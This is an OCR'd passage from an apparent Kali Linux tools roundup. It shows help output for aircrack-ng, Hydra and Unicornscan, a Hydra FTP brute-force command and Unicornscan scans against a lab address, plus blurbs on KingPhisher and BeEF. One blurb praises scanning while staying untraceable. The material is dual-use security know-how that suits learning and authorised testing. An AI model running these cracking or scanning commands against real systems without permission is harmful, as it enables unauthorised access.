

Applications
Places
Terminal
Mon 10:36 AM
root@kali: ~
File Edit View Search Terminal Help
Aircrack-ng 1.5.2 - (C) 2006-2018 Thomas d'Otreppe
https://www.aircrack-ng.org
usage: aircrack-ng [options] <input file(s)>
Common options:
-a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
-e <essid> : target selection: network identifier
-b <bssid> : target selection: access point's MAC
-p <nbcpu> : # of CPU to use (default: all CPUs)
-q : enable quiet mode (no status output)
-C <macs> : merge the given APs to a virtual one
-l <file> : write key to file. Overwrites file.
Static WEP cracking options:
-c : search alpha-numeric characters only
-t : search binary coded decimal chr only
-h : search the numeric key for Fritz!BOX
-d <mask> : use masking of the key (A1:XX:CF:YY)
-m <maddr> : MAC address to filter usable packets
-n <nbits> : WEP key length : 64/128/152/256/512
-i <index> : WEP key index (1 to 4), default: any
-f <fudge> : bruteforce fudge factor, default: 2
-k <korek> : disable one attack method (1 to 17)
-x or -x0 : disable bruteforce for last keybytes
-x1 : last keybyte bruteforcing (default)
-x2 : enable last 2 keybytes bruteforcing
-y : experimental single bruteforce mode
-K : use only old KoreK attacks (pre-PTW)
-s : show the key in ASCII while cracking
-M <num> : specify maximum number of IVs to use
-D : WEP decloak, skips broken keystreams
-P <num> : PTW debug: 1: disable Klein, 2: PTW
-1 : run only 1 try to crack key with PTW
-V : run in visual inspection mode
Applications
Places
Terminal
Mon 10:37 AM
root@kali: ~
File Edit View Search Terminal Help
-x2 : enable last 2 keybytes bruteforcing
-y : experimental single bruteforce mode
-K : use only old KoreK attacks (pre-PTW)
-s : show the key in ASCII while cracking
-M <num> : specify maximum number of IVs to use
-D : WEP decloak, skips broken keystreams
-P <num> : PTW debug: 1: disable Klein, 2: PTW
-1 : run only 1 try to crack key with PTW
-V : run in visual inspection mode
WEP and WPA-PSK cracking options:
-w <words> : path to wordlist(s) filename(s)
-N <file> : path to new session filename
-R <file> : path to existing session filename
WPA-PSK options:
-E <file> : create EWSA Project file v3
-j <file> : create Hashcat v3.6+ file (HCCAPX)
-J <file> : create Hashcat file (HCCAP)
-S : WPA cracking speed test
-Z <sec> : WPA cracking speed test length of
execution.
-r <DB> : path to airolib-ng database
(Cannot be used with -w)
SIMD selection:
--simd-list : Show a list of the available
SIMD architectures, for this
machine.
--simd=<option> : Use specific SIMD architecture.
<option> may be one of the following, depending on
your platform:
generic



20. Hydra →


Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.



Applications
Places
Terminal
Mon 10:43 AM
root@kali: ~
File Edit View Search Terminal Help
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]
Options:
-R restore a previous aborted/crashed session
-I ignore an existing restore file (don't wait 10 seconds)
-S perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y disable use of symbols in bruteforce, see above
-e nsr try "n" null password, "s" login as pass and/or "r" reversed login
-u loop around users, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v / -V / -d verbose mode / show login+pass for each attempt / debug mode
-O use old SSL v2 and v3
-q do not print messages about connection errors
-U service module usage details
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
Applications
Places
Terminal
Mon 10:43 AM
root@kali: ~
File Edit View Search Terminal Help
-q do not print messages about connection errors
-U service module usage details
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.
These services were not compiled in: afp ncp oracle sapr3.
Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
% export HYDRA_PROXY=connect_and_socks_proxylist.txt (up to 64 entries)
% export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
% export HYDRA_PROXY_HTTP=proxylist.txt (up to 64 entries)
Examples:
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -p password ftp://[192.168.0.0/24]/
hydra -L logins.txt -P pws.txt -M targets.txt ssh
root@kali:~# hydra -l /usr/share/wordlists/metasploit/user -P /usr/share/wordlists/metasploit/ passwords ftp://10.0.2.15 -V
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-09-30 10:43:03
[ERROR] Unknown service: ftp://10.0.2.15
root@kali:~#



21. Unicornscan →


Unicornscan is a new information gathering and correlation engine built for and by members of the security research and testing communities. It was designed to provide an engine that is Scalable, Accurate, Flexible, and Efficient. You may be wondering, why not use NMAP?? Well, Nmap is not very good at OS detection, unfortunately, and in addition to this, it is a heavy scanner on the network; in the sense that, when using NMAP on the network, the overhead is EXTREMELY high, meaning it isn't good at keeping you anonymous! When using NMAP, packets can be traced back to you, and I'm here to make sure that doesn't happen.


Applications
Places
Terminal
Mon 10:52 AM
root@kali: ~
File Edit View Search Terminal Help
unicornscan (version 0.4.7)
usage: unicornscan [options `b:B:cd:De:EFG:hHi:Ij:l:L:m:M:o:p:P:q:Qr:R:s:St:T:u:Uw:W:vVzZ:'] X.X.X.X/YY:S-E
-b, --broken-crc *set broken crc sums on [T]ransport layer, [N]etwork layer, or both[TN]
-B, --source-port *set source port? or whatever the scan module expects as a number
-c, --proc-duplicates process duplicate replies
-d, --delay-type *set delay type (numeric value, valid options are `1:tsc 2:gtod 3:sleep')
-D, --no-defpayload no default Payload, only probe known protocols
-e, --enable-module *enable modules listed as arguments (output and report currently)
-E, --proc-errors for processing `non-open' responses (icmp errors, tcp rsts...)
-F, --try-frags
-G, --payload-group *payload group (numeric) for tcp/udp type payload selection (default all)
-h, --help help
-H, --do-dns resolve hostnames during the reporting phase
-i, --interface *interface name, like eth0 or fxp1, not normally required
-I, --immediate immediate mode, display things as we find them
-j, --ignore-seq *ignore `A'll, 'R'eset sequence numbers for tcp header validation
-l, --logfile *write to this file not my terminal
-L, --packet-timeout *wait this long for packets to come back (default 7 secs)
-m, --mode *scan mode, tcp (syn) scan is default, U for udp T for tcp `sf' for tcp connect scan and A for arp
for -mT you can also specify tcp flags following the T like -mTsFpU for example
that would send tcp syn packets with (NO Syn|FIN|NO Push|URG)
-M, --module-dir *directory modules are found at (defaults to /usr/lib/unicornscan/modules)
-o, --format *format of what to display for replies, see man page for format specification
-p, --ports global ports to scan, if not specified in target options
-P, --pcap-filter *extra pcap filter string for reciever
-q, --covertness *covertness value from 0 to 255
-Q, --quiet dont use output to screen, its going somewhere else (a database say...)
-r, --pps *packets per second (total, not per host, and as you go higher it gets less accurate)
-R, --repeats *repeat packet scan N times
-s, --source-addr *source address for packets `r' for random
-S, --no-shuffle do not shuffle ports
-t, --ip-ttl *set TTL on sent packets as in 62 or 6-16 or r64-128
-T, --ip-tos *set TOS on sent packets
-u, --debug *debug mask
-U, --no-openclosed dont say open or closed
-w, --safefile *write pcap file of recieved packets
-W, --fingerprint *OS fingerprint 0=cisco(def) 1=openbsd 2=WindowsXP 3=p0fsendsyn 4=FreeBSD 5=nmap
6=linux 7:strangetcp
Applications
Places
Terminal
Mon 10:52 AM
root@kali: ~
File Edit View Search Terminal Help
-z, --sniff sniff alike
-Z, --drone-str *drone String
: options with `' require an argument following them
address ranges are cidr like 1.2.3.4/8 for all of 1.?.?.?
if you omit the cidr mask then /32 is implied
port ranges are like 1-4096 with 53 only scanning one port, a for all 65k and p for 1-1024
example: unicornscan -i eth1 -Ir 160 -E 192.168.1.0/24:1-4000 gateway:a
root@kali:~# unicornscan -v -I 10.0.2.15
adding 10.0.2.15/32 mode `TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-70,79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-164,174,177-179,191,199-202,204,206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533,538,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,941,946,992-995,1001,1023-1030,1080,1210,1214,1234,1241,1334,1349,1352,1423-1425,1433,1434,1524,1525,1645,1646,1649,1701,1718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,2140,2150,2233,2323,2345,2401,2430,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,3632,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,5308,5354,5355,5422-5425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,7000-7009,7028,7100,7983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,10000,10026,10027,10067,10080,10081,10167,10498,11201,15345,17001-17003,18753,20011,20012,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,32668,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scaning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 8 Seconds
sender statistics 289.5 pps with 338 packets sent total
listener statistics 0 packets recieved 0 packets droped and 0 interface drops
Main [Error chld.c:53] am i missing children?, oh well
root@kali:~# unicornscan -v -I -mT 10.0.2.15
adding 10.0.2.15/32 mode `TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-70,79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-164,174,177-179,191,199-202,204,206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533,538,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,941,946,992-995,1001,1023-1030,1080,1210,1214,1234,1241,1334,1349,1352,1423-1425,1433,1434,1524,1525,1645,1646,1649,1701,1718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,2140,2150,2233,2323,2345,2401,2430,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,3632,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,5308,5354,5355,5422-5425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,7000-7009,7028,7100,7983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,10000,10026,10027,10067,10080,10081,10167,10498,11201,15345,17001-17003,18753,20011,20012,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,32668,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scaning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 8 Seconds
sender statistics 296.1 pps with 338 packets sent total
listener statistics 0 packets recieved 0 packets droped and 0 interface drops
Main [Error chld.c:53] am i missing children?, oh well



22. KingPhisher →


Phishing attacks are very common nowadays. And, King Phisher tool helps test, and promote user awareness by simulating real-world phishing attacks. For obvious reasons, you will need permission to simulate it on a server content of an organization.



23. BeEF →

